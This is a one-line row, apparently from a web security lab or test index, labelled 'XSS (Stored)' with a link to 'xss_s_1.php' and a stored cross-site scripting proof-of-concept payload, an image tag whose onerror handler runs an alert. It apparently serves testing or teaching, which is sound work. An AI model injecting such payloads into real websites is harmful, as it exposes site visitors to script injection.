XSS (Stored)	<a href="#">xss_s_1.php</a>	<img src=x onerror=alert('XSS')>